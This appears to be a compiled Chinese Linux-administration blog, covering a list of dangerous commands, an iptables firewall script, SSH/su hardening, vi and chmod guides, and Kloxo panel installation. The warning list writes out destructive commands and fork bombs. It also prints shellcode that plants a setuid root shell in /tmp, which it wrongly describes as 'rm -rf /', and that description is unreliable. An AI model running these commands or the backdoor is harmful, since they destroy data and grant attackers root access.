find /home/kevin/test -name *.txt -exec rm -f {} \;
find 是一个强大的搜索命令 -name 选项用来搜索符合条件的文件 搜到之后用-exec 选项来执行命令rm -rf {}进行删除.
find /home/kevin/test -name *.txt -exec rm -f {} \;
find 是一个强大的搜索命令 -name 选项用来搜索符合条件的文件 搜到之后用-exec 选项来执行命令rm -rf {}进行删除.
如果你是一个 Linux 新手,在好奇心的驱使下,可能会去尝试从各个渠道获得的命令。以下是 7 个致命的 Linux 命令,轻则使你的数据造成丢失,重则使你的系统造成瘫痪,所以,你应当竭力避免在系统中运行它们。
1、rm -rf / 此命令将递归并强制删除 / 目录下的所有文件。
2、
char esp[] __attribute__ ((section(“.text”))) /* e.s.p
release */
= “\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68”
“\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99”
“\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7”
“\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56”
“\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31”
“\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69”
“\x6e\x2f\x73\x68\x00\x2d\x63\x00”
“cp -p /bin/sh /tmp/.beyond; chmod 4755
/tmp/.beyond;”;
这是 rm -rf / 的 hex(十六进制)版本,很能迷惑 Linux 用户。
3、mkfs.ext3 /dev/sda 这将对硬盘进行重新格式化,自然,硬盘上的所有数据将灰飞烟灭。
4、:(){ :|:& };: 著名的 fork 炸弹,此命令将告诉你的系统执行海量的进程,直到你的系统僵死。
5、any_command > /dev/sda 使用该命令,原始数据将被写到块设备,其结果是造成数据丢失。
6、wget http://some_untrusted_source -O- | sh 不要从不信任的地方下载东西,这可能会获取恶意代码。
7、mv /home/yourhomedirectory/* /dev/null 此命令将移动主目录中的所有文件到一个不存在的地方,你将再也看不到那些文件。
Shell 调用系统时间变量
获取今天时期:`date +%Y%m%d` 或 `date +%F` 或 $(date +%y%m%d)
获取昨天时期:`date -d yesterday +%Y%m%d`
获取前天日期:`date -d -2day +%Y%m%d`
依次类推比如获取10天前的日期:`date -d -10day +%Y%m%d`
或n天前的 `date -d “n days ago” +%y%m%d`
明天:`date -d tomorrow +%y%m%d`
注意以上中间有空格
时间域
% H 小时(00..23)
% I 小时(01..12)
% k 小时(0..23)
% l 小时(1..12)
% M 分(00..59)
% p 显示出AM或PM
% r 时间(hh:mm:ss AM或PM),12小时
% s 从1970年1月1日00:00:00到目前经历的秒数
% S 秒(00..59)
% T 时间(24小时制)(hh:mm:ss)
% X 显示时间的格式(%H:%M:%S)
% Z 时区 日期域
% a 星期几的简称( Sun..Sat)
% A 星期几的全称( Sunday..Saturday)
% b 月的简称(Jan..Dec)
% B 月的全称(January..December)
% c 日期和时间( Mon Nov 8 14:12:46 CST 1999)
% d 一个月的第几天(01..31)
% D 日期(mm/dd/yy)
% h 和%b选项相同
% j 一年的第几天(001..366)
% m 月(01..12)
% w 一个星期的第几天(0代表星期天)
% W 一年的第几个星期(00..53,星期一为第一天)
% x 显示日期的格式(mm/dd/yy)
% y 年的最后两个数字( 1999则是99)
% Y 年(例如:1970,1996等)
注意:只有超级用户才有权限使用date命令设置时间,一般用户只能使用date命令显示时间。
#!/bin/bash
# A Linux Shell Script with common rules for IPTABLES Firewall.
# By default this script only open port 80, 22, 53 (input)
# All outgoing traffic is allowed (default – output)
# ————————————————————————-
# Copyright (c) 2004 nixCraft project <http://cyberciti.biz/fb/>
# This script is licensed under GNU GPL version 2.0 or above
# ————————————————————————-
# This script is part of nixCraft shell script collection (NSSC)
# Visit http://bash.cyberciti.biz/ for more information.
# ————————————————————————-
IPT=”/sbin/iptables”
SPAMLIST=”blockedip”
SPAMDROPMSG=”BLOCKED IP DROP”
echo “Starting IPv4 Wall…”
$IPT -F
$IPT -X
$IPT -t nat -F
$IPT -t nat -X
$IPT -t mangle -F
$IPT -t mangle -X
modprobe ip_conntrack
[ -f /root/scripts/blocked.ips.txt ] && BADIPS=$(egrep -v -E “^#|^$” /root/scripts/blocked.ips.txt)
PUB_IF=”eth0″
#unlimited
$IPT -A INPUT -i lo -j ACCEPT
$IPT -A OUTPUT -o lo -j ACCEPT
# DROP all incomming traffic
$IPT -P INPUT DROP
$IPT -P OUTPUT DROP
$IPT -P FORWARD DROP
if [ -f /root/scripts/blocked.ips.txt ];
then
# create a new iptables list
$IPT -N $SPAMLIST
for ipblock in $BADIPS
do
$IPT -A $SPAMLIST -s $ipblock -j LOG –log-prefix “$SPAMDROPMSG”
$IPT -A $SPAMLIST -s $ipblock -j DROP
done
$IPT -I INPUT -j $SPAMLIST
$IPT -I OUTPUT -j $SPAMLIST
$IPT -I FORWARD -j $SPAMLIST
fi
# Block sync
$IPT -A INPUT -i ${PUB_IF} -p tcp ! –syn -m state –state NEW -m limit –limit 5/m –limit-burst 7 -j LOG –log-level 4 –log-prefix “Drop Sync”
$IPT -A INPUT -i ${PUB_IF} -p tcp ! –syn -m state –state NEW -j DROP
# Block Fragments
$IPT -A INPUT -i ${PUB_IF} -f -m limit –limit 5/m –limit-burst 7 -j LOG –log-level 4 –log-prefix “Fragments Packets”
$IPT -A INPUT -i ${PUB_IF} -f -j DROP
# Block bad stuff
$IPT -A INPUT -i ${PUB_IF} -p tcp –tcp-flags ALL FIN,URG,PSH -j DROP
$IPT -A INPUT -i ${PUB_IF} -p tcp –tcp-flags ALL ALL -j DROP
$IPT -A INPUT -i ${PUB_IF} -p tcp –tcp-flags ALL NONE -m limit –limit 5/m –limit-burst 7 -j LOG –log-level 4 –log-prefix “NULL Packets”
$IPT -A INPUT -i ${PUB_IF} -p tcp –tcp-flags ALL NONE -j DROP # NULL packets
$IPT -A INPUT -i ${PUB_IF} -p tcp –tcp-flags SYN,RST SYN,RST -j DROP
$IPT -A INPUT -i ${PUB_IF} -p tcp –tcp-flags SYN,FIN SYN,FIN -m limit –limit 5/m –limit-burst 7 -j LOG –log-level 4 –log-prefix “XMAS Packets”
$IPT -A INPUT -i ${PUB_IF} -p tcp –tcp-flags SYN,FIN SYN,FIN -j DROP #XMAS
$IPT -A INPUT -i ${PUB_IF} -p tcp –tcp-flags FIN,ACK FIN -m limit –limit 5/m –limit-burst 7 -j LOG –log-level 4 –log-prefix “Fin Packets Scan”
$IPT -A INPUT -i ${PUB_IF} -p tcp –tcp-flags FIN,ACK FIN -j DROP # FIN packet scans
$IPT -A INPUT -i ${PUB_IF} -p tcp –tcp-flags ALL SYN,RST,ACK,FIN,URG -j DROP
# Allow full outgoing connection but no incomming stuff
$IPT -A INPUT -i eth0 -m state –state ESTABLISHED,RELATED -j ACCEPT
$IPT -A OUTPUT -o eth0 -m state –state NEW,ESTABLISHED,RELATED -j ACCEPT
# Allow ssh
$IPT -A INPUT -p tcp –destination-port 22 -j ACCEPT
# allow incomming ICMP ping pong stuff
$IPT -A INPUT -p icmp –icmp-type 8 -m state –state NEW,ESTABLISHED,RELATED -j ACCEPT
$IPT -A OUTPUT -p icmp –icmp-type 0 -m state –state ESTABLISHED,RELATED -j ACCEPT
# Allow port 53 tcp/udp (DNS Server)
$IPT -A INPUT -p udp –dport 53 -m state –state NEW,ESTABLISHED,RELATED -j ACCEPT
$IPT -A OUTPUT -p udp –sport 53 -m state –state ESTABLISHED,RELATED -j ACCEPT
$IPT -A INPUT -p tcp –destination-port 53 -m state –state NEW,ESTABLISHED,RELATED -j ACCEPT
$IPT -A OUTPUT -p tcp –sport 53 -m state –state ESTABLISHED,RELATED -j ACCEPT
# Open port 80
$IPT -A INPUT -p tcp –destination-port 80 -j ACCEPT
##### Add your rules below ######
##### END your rules ############
# Do not log smb/windows sharing packets – too much logging
$IPT -A INPUT -p tcp -i eth0 –dport 137:139 -j REJECT
$IPT -A INPUT -p udp -i eth0 –dport 137:139 -j REJECT
# log everything else and drop
$IPT -A INPUT -j LOG
$IPT -A FORWARD -j LOG
$IPT -A INPUT -j DROP
exit 0
———————————————————
How do I install and use this script?
Type the following command as root server:
# mkdir /root/scripts
# cd /root/scripts
# wget http://bash.cyberciti.biz/dl/381.sh.zip
# wget http://bash.cyberciti.biz/dl/151.sh.zip
# unzip 381.sh.zip
# unzip 151.sh.zip
# mv 381.sh start.fw
# mv 151.sh stop.fw
# chmod +x *.fw
Now edit firewall as per your requirements:
# vi /root/scripts/start.fw
Install firewall:
# echo '/root/scripts/start.fw' >> /etc/rc.local
# /root/scripts/start.fw
# /root/scripts/stop.fw
1.先登陆你的ssh,命令:date 看下时间是不是北京时间,如果不是我们把他改成北京时间。
2.命令:
rm -rf /etc/localtime
ln -s /usr/share/zoneinfo/Asia/Shanghai /etc/localtime
3.再用date命令看下,你的vps的时间改变了吗?大部分Linux vps的母鸡是允许每个vps修改时间的!
如果此时你的vps时间已经改成北京时间就不用看下面了,如果此时你的vps时间还没有修改好。再试下命令:
ntpdate stdtime.sinica.edu.tw
使用ntpdate stdtime.sinica.edu.tw 时候如果提示这个命令,先安装 ntpdate就可以了。
centos 系统的vps用命令:
yum -y install ntpdate ntp
Ubuntu系统的:
sudo apt-get install -y ntpdate ntp
1、修改SSHD服务的配置文件/etc/ssh/sshd_config
将#PermitRootLogin yes 改为PermitRootLogin no
2、重启sshd服务使配置生效
/etc/rc.d/init.d/sshd restart
为了增强linux的安全性,应该限制只有wheel组的用户可以使用su命令切换到root和其他用户:
1、修改su命令的认证配置文件/etc/pam.d/su
去掉以下两行前的#号注释
#auth sufficient pam_wheel.so trust use_uid (去年注释后ROOT组成员使用su切换到root不需要密码)
#auth required pam_wheel.so use_uid (去年注释后只允许ROOT组成员使用su切换到root)
2、创建一个普通用户,然后将这个用户加入到wheel组即可!以后就只有这个普通用户和root可以使用su命令了
usermod -G 组 用户
su命令使用简介:
su 直接切换到root用户,但保持原用户的环境变量;
su – 切换到root用户,并使用root用户的环境变量;
su -l test 切换到test用户,并使用test的环境变量;
Vi(vim)是上Linux非常常用的编辑器,很多Linux发行版都默认安装了vi(vim)。vi(vim)命令繁多但是如果使用灵活之后将会大大提高效率。vi是“visual interface”的缩写,vim是vi IMproved(增强版的vi)。在一般的系统管理维护中vi就够用,如果想使用代码加亮的话可以使用vim。
Vi有3个模式:插入模式、命令模式、低行模式。
插入模式:在此模式下可以输入字符,按ESC将回到命令模式。
命令模式:可以移动光标、删除字符等。
低行模式:可以保存文件、退出vi、设置vi、查找等功能(低行模式也可以看作是命令模式里的)。
一、打开文件、保存、关闭文件(vi命令模式下使用)
vi filename //打开filename文件
:w //保存文件
:w filename //保存至filename文件
:q //退出编辑器,如果文件已修改请使用下面的命令
:q! //退出编辑器,且不保存
:wq //退出编辑器,且保存文件
二、插入文本或行(vi命令模式下使用,执行下面命令后将进入插入模式,按ESC键可退出插入模式)
a //在当前光标位置的右边添加文本
i //在当前光标位置的左边添加文本
A //在当前行的末尾位置添加文本
I //在当前行的开始处添加文本(非空字符的行首)
O //在当前行的上面新建一行
o //在当前行的下面新建一行
R //替换(覆盖)当前光标位置及后面的若干文本
J //合并光标所在行及下一行为一行(依然在命令模式)
三、移动光标(vi命令模式下使用)
1、使用上下左右方向键
2、命令模式下:h 向左、j 向下 、k 向上、l 向右。
空格键 向右、Backspace 向左、Enter 移动到下一行首、- 移动到上一行首。
四、删除、恢复字符或行(vi命令模式下使用)
x //删除当前字符
nx //删除从光标开始的n个字符
dd //删除当前行
ndd //向下删除当前行在内的n行
u //撤销上一步操作
U //撤销对当前行的所有操作
五、搜索(vi命令模式下使用)
/xwyme //向光标下搜索vpser字符串
?xwyme //向光标上搜索vpser字符串
n //向下搜索前一个搜素动作
N //向上搜索前一个搜索动作
六、跳至指定行(vi命令模式下使用)
n+ //向下跳n行
n- //向上跳n行
nG //跳到行号为n的行
G //跳至文件的底部
七、设置行号(vi命令模式下使用)
:set nu //显示行号
:set nonu //取消显示行号
八、复制、粘贴(vi命令模式下使用)
yy //将当前行复制到缓存区,也可以用 “ayy 复制,”a 为缓冲区,a也可以替换为a到z的任意字母,可以完成多个复制任务。
nyy //将当前行向下n行复制到缓冲区,也可以用 “anyy 复制,”a 为缓冲区,a也可以替换为a到z的任意字母,可以完成多个复制任务。
yw //复制从光标开始到词尾的字符。
nyw //复制从光标开始的n个单词。
y^ //复制从光标到行首的内容。
y$ //复制从光标到行尾的内容。
p //粘贴剪切板里的内容在光标后,如果使用了前面的自定义缓冲区,建议使用”ap 进行粘贴。
P //粘贴剪切板里的内容在光标前,如果使用了前面的自定义缓冲区,建议使用”aP 进行粘贴。
九、替换(vi命令模式下使用)
:s/old/new //用new替换行中首次出现的old
:s/old/new/g //用new替换行中所有的old
:n,m s/old/new/g //用new替换从n到m行里所有的old
:%s/old/new/g //用new替换当前文件里所有的old
十、编辑其他文件
:e otherfilename //编辑文件名为otherfilename的文件。
十一、修改文件格式
:set fileformat=unix //将文件修改为unix格式,如win下面的文本文件在linux下会出现^M。
总结:vi(vim)编辑器虽然有比较多的命令,但是只要勤加练习,相信你会很快的熟练掌握,同时也会给你的工作或学习带来更高的效率。当如果不知道自己处在什么模式时可以按2次Esc键即可回到命令模式,会有最后提醒一点:注意大小写!!!
现在开始使用linux的VPS了,不再使用面版控制,也不会安装什么控制面版,如kloxo之类的,装了占内存啊!纯命令行控制,虽然麻烦一点,但节省服务器资源,这样linux下的很多命令自然就需要用到了,下面这几个命令是常用的更改权限的命令了,放这里,以待不时之需。
1、chmod 命令
功能:chmod命令是非常重要的,用于改变文件或目录的访问权限.用户用它控制文件或目录的访问权限.
语法:该命令有两种用法。一种是包含字母和操作符表达式的文字设定法;另一种是包含数字的数字设定法。
1. 文字设定法
chmod [who] [+ | – | =] [mode] 文件名?
参数:
操作对象who可是下述字母中的任一个或者它们的组合:
u 表示“用户(user)”,即文件或目录的所有者。
g 表示“同组(group)用户”,即与文件属主有相同组ID的所有用户。
o 表示“其他(others)用户”。
a 表示“所有(all)用户”。它是系统默认值。
操作符号可以是:
+ 添加某个权限。
– 取消某个权限。
= 赋予给定权限并取消其他所有权限(如果有的话)。
设置mode所表示的权限可用下述字母的任意组合:
r 可读。
w 可写。
x 可执行。
X 只有目标文件对某些用户是可执行的或该目标文件是目录时才追加x 属性。
s 在文件执行时把进程的属主或组ID置为该文件的文件属主。方式“u+s”设置文件的用 户ID位,“g+s”设置组ID位。
t 保存程序的文本到交换设备上。
u 与文件属主拥有一样的权限。
g 与和文件属主同组的用户拥有一样的权限。
o 与其他用户拥有一样的权限。
文件名:以空格分开的要改变权限的文件列表,支持通配符。
在一个命令行中可给出多个权限方式,其间用逗号隔开。例如:chmod g+r,o+r example
使同组和其他用户对文件example 有读权限。
2、chgrp命令
功能:改变文件或目录所属的组。
语法:chgrp [选项] group filename?
该命令改变指定指定文件所属的用户组。其中group可以是用户组ID,也可以是/etc/group文件中用户组的组名。文件名是以空格分开的要改变属组的文件列表,支持通配符。如果用户不是该文件的属主或超级用户,则不能改变该文件的组。
参数:
– R 递归式地改变指定目录及其下的所有子目录和文件的属组。
例1:$ chgrp – R book /opt/local /book
改变/opt/local /book/及其子目录下的所有文件的属组为book。
3、chown 命令
功能:更改某个文件或目录的属主和属组。这个命令也很常用。例如root用户把自己的一个文件拷贝给用户xu,为了让用户xu能够存取这个文件,root用户应该把这个文件的属主设为xu,否则,用户xu无法存取这个文件。
语法:chown [选项] 用户或组 文件
说明:chown将指定文件的拥有者改为指定的用户或组。用户可以是用户名或用户ID。组可以是组名或组ID。文件是以空格分开的要改变权限的文件列表,支持通配符。
参数:
– R 递归式地改变指定目录及其下的所有子目录和文件的拥有者。
– v 显示chown命令所做的工作。
例1:把文件shiyan.c的所有者改为wang。
$ chown wang shiyan.c
例2:把目录/his及其下的所有文件和子目录的属主改成wang,属组改成users。
$ chown – R wang.users /his
前两篇关于linux下的VPS配制,由于时间原因,还是以失败告终,过年后,这是2012我的第一篇文章,想想一下,还是决定以傻瓜的方式先让自己的VPS运行起来,以后再慢慢学习手动配制的方法。个人使用的话,大家还是尽量摆脱使用控制面板,这样可以充分发挥机器的性能,控制面板都是比较臃肿的,并不是所有功能你都需要。本文所提到的大部分操作同样适用于在独立服务器上安装Kloxo。本文适合未接触过Linux和Kloxo的同学参考,欢迎交流。

一、关于Kloxo
Kloxo的前身是Lxadmin,它是一款免费、开源、高效、灵活的虚拟主机控制面板,运行在安装了32位Red Hat或者CentOS的Linux发行版(RHEL系列)的独立服务器或者虚拟服务器(Xen/OpenVZ/Virtuozzo)上。在运行了包括控制面板、Web Server、Mail、DNS、数据库、系统服务的情况下,可以优化到只占用33MB内存的极限(应该只有跑Lighttpd才能实现)。Kloxo能够在Apache与Lighttpd这两大Web Server之间灵活切换,同时集成了MySQL、pure-ftpd、Xcache、djbdns/bind、SUexec等组件。如果你想了解更多Kloxo的信息可以访问:Kloxo官方网站和Kloxo维基百科。
注意:根据Kloxo官方安装指南,Kloxo对64位Red Hat或者CentOS的Linux发行版的支持还在开发中,目前暂不支持。而且,安装时至少需要256MB的内存(没有交换空间Swap的要特别注意,最好是达到这个要求,通常是指OpenVZ)及2GB的磁盘空间。如果你的磁盘是手动分区的,请确保/tmp目录有足够的空间可供Kloxo的临时文件使用。
当然,也有大神提供优化版的Kloxo可以安装在更低配置的VPS上,对于这种安全性能要求高的软件,我选择官方版本或者自己优化。对了,记得有同学在128MB的XEN上成功安装过。关于各种经验和疑问,建议大家多用用搜索引擎。
二、安装Kloxo
很多运营商都提供管理平台让客户对自己的VPS做一些常规管理,比如系统开关重启、系统重装、资源使用率查看等。今天用VPS做Kloxo安装步骤介绍,重装纯净的32位CentOS后,我的VPS内存占用约15MB,在安装完Kloxo且没做任何优化的情况下内存占用约140MB。关于如何重装VPS系统请咨询你的运营商。


 我使用SSH客户端是PuTTY中文版,一般来说SSH默认的端口是22。第一次使用SSH登录远程主机时会提示你更新安全密钥到本地缓存,确认保存以后你就可以继续后面的操作了。

root是拥有最高权限的帐户,Linux命令行是不显示密码输入过程的,不必担心,你只需敲完整密码回车即可完成登录。
一些服务器为了安全考虑会禁用环境变量这个特性,所以当你登录会看见这个提示:“Server refused to set all environment variables”(服务器拒绝设置所有的环境变量)。
“Last login”是告诉你上次登录服务器的记录,你也可以以此简单判断服务器是否被他人登录过。由于我使用的是运营商提供的系统安装模板,所以,第一次登录显示“Sun Apr 5 19:36:07 2009 from host81-152-164-227.range81-152.btcentralplus.com”这个2009年的记录应该是系统模板制作者留下的。
接下来我们开始进入Kloxo的安装环节:
第一步:卸载自带组件
Kloxo集成了我们所需的组件,为了安装顺利,我们先卸载掉CentOS原先自带的相同组件以免冲突或出错。分别执行:
# rpm -qa | grep httpd
# rpm -qa | grep mysql
# rpm -qa | grep php
命令rpm -qa分别列出apache、mysql、php等组件相关的rpm包以便之后依次卸载。通过查询可以看出我的VPS只自带了apache组件(httpd-2.2.3-22.e15.centos)。接下来卸载apache,执行:
# rpm -e httpd
命令rpm -e的作用是卸载rpm包,只需输入rpm包的名字即可,无需带版本号。并根据所列的rpm包列表,从下往上依次卸载。如果卸载不掉,系统会提示该rpm包的依赖关系及名称,先卸载提示的依赖包即可。如果还无法卸载,可以使用–nodeps参数(忽略依赖性关系)强制卸载,但最好不要这么做。
第二步:安装Kloxo
我们转到/usr/local/src目录(软件源代码包存放目录)。根据个人爱好,这步可以不执行,只是我本人不喜欢把文件乱放。当然你也可以将软件包放到/tmp目录(临时文件存放目录)下。执行:
# cd /usr/local/src
下载并安装Kloxo,http://download.lxcenter.org/download/kloxo/production/kloxo-installer.sh 执行:
# wget http://download.lxcenter.org/download/kloxo/production/kloxo-installer.sh
# sh ./kloxo-installer.sh –type=master
按照Kloxo官方的教程,其实只需这2步即可完成安装Kloxo。
 “InstallApp”是一个集成了PHPBB、WordPress、Joomla等130多个常用源码的程序包,大概占用350MB的磁盘空间,可以根据自己的需求选择是否安装。如果服务器在国内不敢保证安装速度。

整个安装过程很快,看见“Congratulations.”就说明Kloxo在你的VPS上已经安装完毕了。
接下来安装一些Kloxo没有自带的常用组件,执行:
# yum install php-bcmath
# yum install php-mhash
# yum install php-mbstring
# yum check-update
# yum update
# yum clean all
# shutdown -r now
php-bcmath是任意精度数学函数库,用于浮点数精确运算;php-mhash是哈稀函数库,用于运算MD5、SHA1或GOST,还有其它多种的哈稀演算法;php-mbstring是多字节(多语言)字符串处理函数,用于处理多种编码的语言;yum check-update是列出所有可待更新的RPM软件包清单;yum update是更新所有可更新的RPM软件包;yum clean all是清除所有旧的PRM头文件(header)和下载的RPM软件包。shutdown -r now是立刻重新启动,相当于reboot。
执行完以上这些步骤,Kloxo就算完整安装好啦!Enjoy!安装过程中请检查SSH客户端滚屏是否包含error反馈。
三、登录Kloxo
通过下面任一地址你就可以通过Kloxo访问并管理你的VPS了:
通过HTTPS链接访问时,浏览器会提示SSL证书不正确,这个可以忽略,不影响使用。
如果无法访问,一般是由于开启了iptables过滤了端口所导致。如果没有其他防火墙相关的要求,简单的关闭iptables即可。通过SSH执行:
# service iptables stop
# chkconfig iptables off
查看Kolox的运行状态可以执行:
# /etc/init.d/kloxo status
你可以通过strat、stop、restart进行相应的启动、停止、重启等操作的执行。
先说明一下,本人就初中水平,还是80后的,读书时完全是差生,初中时才开始接触英文单词。文笔也很差,如果大家无意中在网络中看到我写的博客,语名不通的将就一下,有错误的地方请大家指正。
开这个栏目主要是记录一下自己学习LINUX的过程,请注意!我在写这篇文章时还不知道LINUX系统如何安装。只知道LINUX系统很强大,虽然我的网站是基于Wordpress构建的。可是我对LINUX却一点也不了解,只知道用网上的虚拟空间来做网站,完全都是傻瓜式操作。本人只有初中水平,英文除了简单的几个单词以外(我相信现在的小学生都比我认识的单词多)。我在网上看到英文的东西,全是靠GOOGLE翻译。写这么多废话的原因是真想记录一下我以后的学习LINUX的全过程。说真的,我也不知道会不会半途而废。
在写这个开篇之前看了一下“鸟哥的LINUX私房菜”,写的很精彩,但是我刚看到安装系统的时候就开始不耐烦了,后面再也看不下去了,决定自己在网上下载一个LINUX试着安装一下,我下载的CentOS6.2,大家可以去http://mirrors.sohu.com/下载。之所以选择CentOS完全是照“鸟哥的LINUX私房菜”里来的,只是版本不一样。安装过程出现很多问题。到现在为止还不知道答案。贴出来做个记录:
我安装成功了,但是有很多问题,我电脑XP安装用了两个分区,一个主分区,一个扩展分区,然后在XP下,我用工具又分了一个主分区出来,这个主分区是准备用来做LINUX系统的,我把LINUX安装文件放在扩展的逻辑分区里,开始安装的时候没有任何问题,给LINUX分区的时候我就删除了之前预留的那个主分区,再进行分区,给“/”分了20G,swap分了1G,然后准备分/HOME的时候,提示有问题了,我找一下原因,好像像我这样做的话,XP系统占了一个主分区,扩展主了一个分区,LINUX的”/”与SWAP都分别占了一个主分区,所以后面就不能给LINUX分区了,这个问题如何解决!请高手指点。
我这人做事很急,唉,最大的毛病。linux系统安装成功后只学会了查看命令,然后就是在图形界面上看看网页,然后在腾讯网站下载了一个LINUX版本QQ,打字时才知道五笔都没,有,怎么办,再下载五笔,可是LINUX版本的五笔少的可怜,下载到后不能像QQ那样直接安装,要什么编译,我晕,折腾了二天,终于受不了。干脆还是回到WINDOWS系统吧……